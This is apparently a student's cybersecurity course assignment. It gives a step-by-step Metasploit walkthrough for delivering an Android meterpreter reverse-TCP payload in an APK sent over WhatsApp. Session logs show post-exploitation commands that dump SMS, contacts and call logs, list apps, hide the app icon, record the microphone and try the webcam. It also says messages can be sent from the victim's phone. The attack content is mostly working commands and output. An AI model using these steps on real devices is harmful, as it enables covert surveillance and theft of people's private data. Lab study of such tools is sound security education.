Concept And Principles of Cyber Security (CY_201)


Name: Afnan Bin Abbas

Faculty: Cyber Security

Submission Date: 04/18/2024

Write **ifconfig** to check attacker's machine's IPv4 address.

Create an APK using the command highlighted below.



Open Metasploit framework Console by writing **msfconsole in terminal.**

Write **use multi/handler** msfconsole.

Write **set payload android/meterpreter/reverse_tcp** to set the payload to the meterpreter.


Set local host ip address of reverse_tcp by writing **set lhost 192.168.x.x (your Ipv4 address)**

Set local host port of reverse_tcp by writing **set lport 4444** (4444 is the port of TCP, that's why we used it)

Start exploiting by writing the **exploit** command.

The connection would establish when the victim clicks/opens that apk file that we sent (we can use any medium to send that apk file, in my case I sent the apk file through whatsapp).

Write **sysinfo** to get the details of the connection.




Now, use **dump_sms** and **dump_contacts, dump_calllog** to extract the messages, call logs and contacts from the victim's device. In my case, they can't be extracted because my android phone doesn't gave the permissions. On old androids, it would be done.

Write **app_list** to show details of the apps installed on that device.

```
File  Actions  Edit  View  Help
Computer        : localhost
OS              : Android 7.1.1 - Linux 4.4.22+ (aarch64)
Architecture    : aarch64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > dump_sms
[-] android_dump_sms: Operation failed: 1
meterpreter > dump_sms
[-] android_dump_sms: Operation failed: 1
meterpreter > dump_contacts
[-] android_dump_contacts: Operation failed: 1
meterpreter > app_list
Application List
```

Name	Package	Running	IsSystem
After-sales service	com.oppoex.afterservice	false	true
Android Accessibility Suite	com.google.android.marvin.talkback	false	true
Android Services Library	com.google.android.ext.services	false	true
Android Shared Library	com.google.android.ext.shared	false	true
Android System	android	false	true
Android System WebView	com.google.android.webview	false	true
App Permission Manager	com.shexa.permissionmanager	false	false
Atci_service	com.mediatek.atci.service	false	true
Automatically clear	com.coloros.oppomorningsystem	false	true
Avast Offerwall	com.coloros.avastofferwall	false	true
BT Tool	com.mediatek.bluetooth.dtt	false	true
Backup & Restore	com.coloros.backuprestore	false	true
BackupRestoreRemoteService	com.coloros.backuprestore.remoteservice	false	true
Battery	com.coloros.oppoguardelf	false	true
Bluetooth MIDI Service	com.android.bluetoothmidiservice	false	true
Bluetooth Share	com.android.bluetooth	false	true
Calendar	com.google.android.calendar	false	true
Calendar storage	com.android.providers.calendar	false	true

Proof of my above statement:




```
File  Actions  Edit  View  Help
  Uicc2TerminalService                  org.simalliance.openmobileapi.uicc2terminal     false    true
  Update Service                        com.nearme.romupdate                            false    true
  User Dictionary                       com.android.providers.userdictionary            false    true
  User Experience Program               com.nearme.statistics.rom                       false    true
  User Guide                            com.oppo.operationManual                        false    true
  Video (player)                        com.coloros.video                               false    true
  VpnDialogs                            com.android.vpndialogs                          false    true
  Wallpapers                            com.coloros.wallpapers                          false    true
  Weather Service                       com.coloros.weather.service                     false    true
  WhatsApp                              com.whatsapp                                    false    false
  WhatsApp◆◆Business                    com.whatsapp.w4b                                false    false
  WifiBackupRestore                     com.coloros.wifibackuprestore                   false    true
  Wireless settings                     com.coloros.wirelesssettings                    false    true
  Work profile setup                    com.android.managedprovisioning                 false    true
  YGPS                                  com.mediatek.ygps                               false    true
  YouTube                               com.google.android.youtube                      false    true
  com.android.carrierconfig             com.android.carrierconfig                       false    true
  com.android.cts.ctsshim               com.android.cts.ctsshim                         false    true
  com.android.cts.priv.ctsshim          com.android.cts.priv.ctsshim                    false    true
  com.android.providers.partnerbookmarks com.android.providers.partnerbookmarks        false    true
  com.android.sharedstoragebackup       com.android.sharedstoragebackup                 false    true
  com.android.smspush                   com.android.smspush                             false    true
  com.android.wallpaperbackup           com.android.wallpaperbackup                     false    true
  com.mediatek                          com.mediatek                                    false    true
  com.mediatek.ims.ImsApp               com.mediatek.ims                                false    true
  com.mediatek.wfo.impl.WfoApp          com.mediatek.wfo.impl                           false    true
  com.nearme.deamon                     com.nearme.deamon                               false    true
  com.oppo.oppopowermonitor             com.oppo.oppopowermonitor                       false    true
  com.oppo.partnerbrowsercustomizations com.oppo.partnerbrowsercustomizations          false    true
  com.supercell.clashofclans.overlay    com.supercell.clashofclans.overlay              false    true
  eSETerminalService                    org.simalliance.openmobileapi.eseterminal       false    true

meterpreter > dump_calllog
[-] android_dump_calllog: Operation failed: 1
meterpreter >
```

Use the below highlighted commands to get more information and access to the mic and camera.

```
File  Actions  Edit  View  Help

meterpreter > dump_calllog
[-] android_dump_calllog: Operation failed: 1
meterpreter > hide_app_icon
[*] Activity MainActivity was hidden
meterpreter > dump_contacts
[-] android_dump_contacts: Operation failed: 1
meterpreter > record_mic -d 15 -f sound.wav -p false
[*] Starting...
[*] Stopped
Audio saved to: /home/[redacted]sound.wav
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > localtime
Local Date/Time: 2024-02-18 19:29:10 GMT+05:00 (UTC+0500)
meterpreter > ps

Process List
============

 PID    Name  User
 ---    ----  ----
 20756  sh    u0_a166
 20758  ps    u0_a166

meterpreter > dump_sms
```

You can send a message from the victim's phone to anyone using the highlighted command below.



Files related to the assignment.